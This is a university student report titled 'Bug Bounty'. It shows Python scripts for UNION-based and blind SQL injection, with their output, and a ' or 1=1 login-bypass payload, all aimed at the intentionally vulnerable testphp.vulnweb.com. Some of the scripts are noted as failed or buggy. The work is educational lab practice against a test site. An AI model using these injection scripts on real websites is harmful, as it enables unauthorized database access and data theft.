BUG BOUNTY

SUPERVISOR

Mr Farooq Javed

PROJECT MANAGER

Dr Muhammad Ilyas

GROUP MEMBERS:

Team Leader:

Fareeha Rani - BSEF19M015

Team Members:

Aqsa Yaqoob - BSEF19M009

Faiza Shahbaz – BSEF19M012


VERSION

Version 1

REPORT 2


(I)

This program works properly after looking for total number of columns it generates a query based on the total number of columns by changing the column number manually to look for columns with string types which will allow injecting the query for determining database() (i.e; database name) , version and user and furthermore table name of the website



```python
import requests

url = input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
    if "different number of columns" not in res.text.lower():
        break

    column_count += 1

for i in range(1, column_count+1):
    if i == 2:
        query += "database(),"
    elif i == 7:
        query += "version(),"
    elif i == 9:
        query += "user(),"
    else:
        query += "null,"

query = " UNION SELECT " + query[:-1]
res = requests.get(url + query)
print("Database name: " + res.text.strip())
```

since the inject able columns were 2,7,9 the output from the response generated was after running the query was:




```
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'>Posters</h2><div class='story'><a href='product.php?pic=1'><h3>The shore</h3></a><p><a href='showimage.php?file=./pictures/1
.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/1.jpg&size=160' width='160' height='100'>
</a>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu.</p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=1','co
mment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><a href='product.php?pic=2'><h3>Mistery</h3></a><p><a href='sh
owimage.php?file=./pictures/2.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/2.jpg&size=1
60' width='160' height='100'></a>Donec molestie.
Sed aliquam sem ut arcu.</p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=2','co
mment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><a href='product.php?pic=3'><h3>The universe</h3></a><p><a hre
f='showimage.php?file=./pictures/3.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/3.jpg&s
ize=160' width='160' height='100'></a>Lorem ipsum dolor sit amet. Donec molestie.
Sed aliquam sem ut arcu.</p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=3','co
mment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><a href='product.php?pic=4'><h3>Walking</h3></a><p><a href='sh
owimage.php?file=./pictures/4.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/4.jpg&size=1
60' width='160' height='100'></a>Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.
Sed aliquam sem ut arcu. Phasellus sollicitudin.
</p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick="window.open('./comment.php?pid=4','comment','width=500,height
=400')">comment on this picture</a></p></div><div class='story'><a href='product.php?pic=5'><h3>Mean</h3></a><p><a href='showimage.php?file=./pictures
/5.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showimage.php?file=./pictures/5.jpg&size=160' width='160' height='100
'></a>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</p><p>painted by: <a href='artists.php?artist=1'>r4w8173</a></p><p><a href='#' onClick
="window.open('./comment.php?pid=5','comment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><a href='product.php?pi
c=7'><h3>Trees</h3></a><p><a href='showimage.php?file=./pictures/7.jpg' target='_blank'><img style='cursor:pointer' border='0' align='left' src='showi
mage.php?file=./pictures/7.jpg&size=160' width='160' height='100'></a>bla bla bla</p><p>painted by: <a href='artists.php?artist=2'>Blad3</a></p><p><a
href='#' onClick="window.open('./comment.php?pid=7','comment','width=500,height=400')">comment on this picture</a></p></div><div class='story'><a href
='product.php?pic='><h3>8.0.22-0ubuntu0.20.04.2</h3></a><p><a href='showimage.php?file=' target='_blank'><img style='cursor:pointer' border='0' align=
'left' src='showimage.php?file=&size=160' width='160' height='100'></a>acuart</p><p>painted by: <a href='artists.php?artist='>acuart@localhost</a></p>
<p><a href='#' onClick="window.open('./comment.php?pid=','comment','width=500,height=400')">comment on this picture</a></p></div></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
```

FAILED ATTEMPTS

some of the Failed attempts were:

1.


In the code below the @@version was an error since it didn't correspond to SQL manual that is being used by the website and below UNION SELECT query , the word union was omitted every time query was run



```python
import requests

url = input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
    if "different number of columns" not in res.text.lower():
        break

    column_count += 1

for i in range(1, column_count+1):
    if i == 2:
        query += "database(),"
    elif i == 7:
        query += "@@version,"
    elif i == 9:
        query += "user(),"
    else:
        query += "null,"

query = "UNION SELECT " + query[:-1]
res = requests.get(url + query)
print("Database name: " + res.text.strip())
```

2.


The program below also didn't work where it tried injecting all the columns with the database(),version(),user().



```python
import requests

url = input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
    if "different number of columns" not in res.text.lower():
        break

    column_count += 1

for i in range(1, column_count+1):
    if i == column_count:
        query += "database(),version(),user()"
    else:
        query += "database(),version(),user(),"

query =  " UNION SELECT " + query
res = requests.get(url + query)
print(res.text)
```

(II)


Tried wirting a blind sql injection example in which page url was appended with the payload, and length(database())=0 to all the way till we guess the exact number of letters in the database name.



```
(PyVir)fariha@kali: ~/sqltool
  GNU nano 7.2                         blind_sqli.py
import requests
import time
from bs4 import BeautifulSoup

url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
payload = " and length(database())="
mal_url = url + payload

#soup = BeautifulSoup(url.content, "html.parser")


num_requests = 10
for i in range(num_requests):
        response = requests.post(mal_url, str(i), " --")
        print(response.url, str(i))
        if "Posters" in response.text:
                print("The length of the Database name is = " + str(i))
                break
        else:
                continue

        if i < num_requests-1:
                time.sleep(5)


^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Requests library is used to send http requests.
Time library create the delay in sending responses.as not to overwhelm the system.
Lastly, Beautiful Soup is used for Web Scraping.

By manual Testing, we know that the length of the database name is 6 characters. So the maximum requests that are being sent is set to 10. The program execution should halt when the variable i reaches to 6.




```
(PyVir)fariha@kali: ~/sqltool

┌──(PyVir)─(fariha㉿kali)-[~/sqltool]
└─$ nano blind_sqli.py

┌──(PyVir)─(fariha㉿kali)-[~/sqltool]
└─$ python blind_sqli.py
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 0
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 1
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 2
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 3
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 4
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 5
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 6
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 7
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 8
http://testphp.vulnweb.com/listproducts.php?cat=1%20and%20length(database())= 9

┌──(PyVir)─(fariha㉿kali)-[~/sqltool]
└─$ nano blind_sqli.py

┌──(PyVir)─(fariha㉿kali)-[~/sqltool]
└─$ _
```

But for some reasons, the program did not halt at 6 So it needs a little bit more improvement yet.

4) In this snippet, a payload is inserted in both username and passwords fields at the time of sending the http request. It returns 200 status code if the paylaod successfully executes and logs the user in otherwise, a bad request banner may be generated

At the end of each request it is made sure whether the number of current request is less than the variable I in for loop followed by five seconds of time interval between each request.



(PyVir)fariha@kali: ~/sqltool/blind
GNU nano 7.2
time_record.py

```
import requests
import time

url = "http://testphp.vulnweb.com/login.php"
payload = "' or 1=1;"

num_requests = 10
for i in range(num_requests):
        response = requests.post(url, data={'username':payload,'password':payload})
        if response.status_code == 200:
                print(f"Request {i+1}: Successful")
        else:
                print(f"Request {i+1}: Failed")

        if i < num_requests-1:
                time.sleep(5)
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

